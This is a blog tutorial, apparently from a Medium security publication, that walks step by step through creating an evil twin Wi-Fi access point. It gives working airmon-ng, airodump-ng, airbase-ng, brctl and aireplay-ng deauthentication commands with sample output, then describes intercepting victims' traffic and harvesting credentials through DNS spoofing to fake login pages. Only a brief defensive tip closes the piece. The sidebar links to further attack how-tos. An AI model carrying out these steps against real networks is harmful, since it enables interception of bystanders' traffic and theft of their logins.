How to Create an Evil Twin or Fake Access Point

Frost · Follow
Published in InfoSec Write-ups
4 min read · Mar 6

Listen Share

Introduction

An evil twin is a fake wireless access point that appears as a genuine hotspot offered by a legitimate provider. The idea is to set up a malicious wireless network with the same SSID name as the original one.

Devices connecting to a Wi-Fi network like laptops, tablets, and smart phones have no way to distinguish between two Wi-Fi networks with the same SSID name.

This enables hackers to set up malicious wireless networks that can capture traffic and extract sensitive information from victims.

Enable Monitor Mode

The first step is to enable monitor mode on your wireless interface. This can be accomplished by executing the airmon-ng start wlan0 command.

```
airmon-ng start wlan0
```

This will change wlan0 to wlan0mon, which indicates that your wireless interface is now in monitor mode.

Locate the Target Wireless Network

The second step is to start scanning nearby wireless routers and locate the Wi-Fi network which you want to clone. Execute the following command:

```
airodump-ng wlan0mon
```

```
CH  6][ BAT: 3 hours 9 mins ][ Elapsed: 8 s ][ 2014-05-20 11:10

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 28:EF:01:34:64:92  -29       19        1    0   6  54e  WPA2 CCMP   PSK  Links
 28:EF:01:35:34:85  -42       17        0    0   6  54e  WPA2 CCMP   PSK  SkyNe
 28:EF:01:34:64:91  -29       19        1    0   1 54e   WPA2 CCMP   PSK  TP-LI
 28:EF:02:33:38:86  -42       17        0    0   11 54e  WPA2 CCMP   PSK  CISCO

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

28:EF:01:35:34:85  28:EF:01:23:46:68  -57    0 - 1      0        1
```

The wireless network I will be cloning in this tutorial is SkyNet network with BSSID 28:EF:01:35:34:85 and channel 6.

Create the Evil Twin

Once you've found the network which you wish to clone, run the following command in another terminal:

Open in app ↗ Sign up Sign In

Search Medium

```
$ airbase-ng -a 28:EF:01:35:34:85 --essid SkyNet -c 6 wlan0mon
21:39:29  Created tap interface at0
21:39:29  Trying to set MTU on at0 to 1500
21:39:29  Trying to set MTU on wlan0mon to 1800
21:39:29  Access Point with BSSID 28:EF:01:35:34:85 started.
```

This command creates an Evil Twin network with the SSID name SkyNet, however, it will not be able to provide internet access yet.

Provide Internet Access to the Evil Twin

I will add the bridge interface, called fake, you can name it any way you like.

```
brctl addbr fake
```

Now add the two interfaces you're bridging, eth0 and at0 (make sure eth0 has internet access).

```
brctl addif fake eth0
brctl addif fake at0
```

Assign IP addresses to the interface and bring them up using ifconfig:

```
ifconfig at0 0.0.0.0 up
ifconfig fake up
```

You can take a look at the bridge network interface with ifconfig:

```
ifconfig
at0       Link encap:Ethernet  HWaddr 74:85:2a
          inet6 addr: fe80::7685:2aff:5b08/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:349 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:540 (540.0 B)  TX bytes:54845 (53.3 KiB)

eth0      Link encap:Ethernet  HWaddr c8:bc:c8
          inet addr:10.0.0.19  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80::cabc:a6c1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:640 errors:0 dropped:0 overruns:0 frame:0
          TX packets:529 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:457344 (446.6 KiB)  TX bytes:94347 (92.2 KiB)
          Interrupt:17

fake      Link encap:Ethernet  HWaddr 74:85:2a
          inet addr:10.0.0.194  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80:::fe97:5b08/64 Scope:Link
          inet6 addr: 2601:d335:7685:2aff:fe97:5b08/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:859 errors:0 dropped:0 overruns:0 frame:0
          TX packets:684 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:492405 (480.8 KiB)  TX bytes:130130 (127.0 KiB)
```

Kick Wireless Clients from the Legitimate AP

The next step is to kick wireless clients off the legitimate AP, in my case, that's SkyNet network. You can do this by using aireplay-ng.

```
aireplay-ng --deauth 1000 -a 28:EF:01:35:34:85 wlan0mon
```

This command kicks wireless clients from the real access point network, forcing them to connect to the malicious access point.

As you can see in the output below, a client has associated with my evil twin. This information is found in the airebase-ng terminal (client 28:EF:01:23:46:68 associated).

```
$ airbase-ng -a 28:EF:01:35:34:85 --essid SkyNet -c 6 wlan0mon
14:50:56  Created tap interface at0
14:50:56  Trying to set MTU on at0 to 1500
14:50:56  Trying to set MTU on wlan5 to 1800
14:50:56  Access Point with BSSID 28:EF:01:35:34:85 started.
14:58:55  Client 28:EF:01:23:46:68 associated (WPA2;CCMP) to ESSID: "SkyNet"
15:03:24  Client 28:EF:01:23:46:68 associated (WPA2;CCMP) to ESSID: "SkyNet"
```

At this point, all the victim's traffic is going through the attacker's machine, he or she can capture sensitive information since it's technically a Man-in-the-Middle attack.

The attacker can perform various attacks like DNS spoofing which redirects the victim to a cloned or fake login page. Once the victim tries to login, the hacker harvests the credentials.

Conclusion

Make sure that you are logging into a legitimate hotspot network and use hotspots for Web surfing only. Avoid making online purchases or any other financial transactions that require account numbers and passwords.

Also, if you see two identical network names, then perhaps you should avoid connecting to either one of those networks.

Hacking | Wireless Security | Wireless Hacking | Wireless | Network Security

Follow

Written by Frost

297 Followers · Writer for InfoSec Write-ups

I love computers and technology, particularly in the areas of wireless encryption protocols, web development, network security, and blockchain.

More from Frost and InfoSec Write-ups

Frost in InfoSec Write-ups

Hacking a Windows Machine by Hiding a RAT Inside the File

In this article, I will show you how to hack Windows computers using a Remote Administration Tool (RAT) called Koadic.

4 min read · Sep 6

36 1

iam_with_you11 in InfoSec Write-ups

Instagram Password Hacking

Hii Amigos in todays article we were going to learn how to hack Instagram passwords by Brute-force attack

2 min read · Feb 23

657 14


whit3ros3 in InfoSec Write-ups

My debut with a Critical Bug: How I found my first bug (API misconfiguration)

Finally, the day arrived when I could share my own findings, rather than just reading other researchers' findings (which I truly love to...

4 min read · Sep 7

360 3



Frost

How to Accurately Locate Smartphones using Seeker

In this tutorial, you will learn how to find someone's location by using a tool called Seeker.

3 min read · Aug 24

19

See all from Frost

See all from InfoSec Write-ups

Recommended from Medium


0xStn

💻Windows Forensics 1 [THM]

introduction to Windows registry forensics

16 min read · Aug 17

4



Danny Vargas

Setting up VirtualBox Home Lab Network

Having a home lab network is necessary for any IT professional from Full Stack Developers to Cyber Security Engineers. Today, I will go...

6 min read · Jul 21

9

Lists

Staff Picks
449 stories · 294 saves

Stories to Help You Level-Up at Work
19 stories · 219 saves

Self-Improvement 101
20 stories · 589 saves

Productivity 101
20 stories · 549 saves


Techjournalist in OSINT TEAM

Give me your username. I'll tell you who you are!

OSINT tools for online social media research in Germany—an essay

12 min read · Oct 26, 2022

417 4




AL Anany

The ChatGPT Hype Is Over—Now Watch How Google Will Kill ChatGPT.

It never happens instantly. The business game is longer than you know.

✦ · 6 min read · Sep 1

8.6K 253




Vengeance

Evil Twin Attack: Steal Wi-Fi Password

Cracking wifi password through a dictionary attack can only be successful if the password is listed in the wordlist that you are using...

4 min read · Jul 5

41



Ahmed Najeh

How did I get 3300$ With Just FFUF!!

By searching inside one of the Bitcoin platforms I found there a place to document accounts by sending documents such as ID or passport...

1 min read · Jul 2

632 2

See more recommendations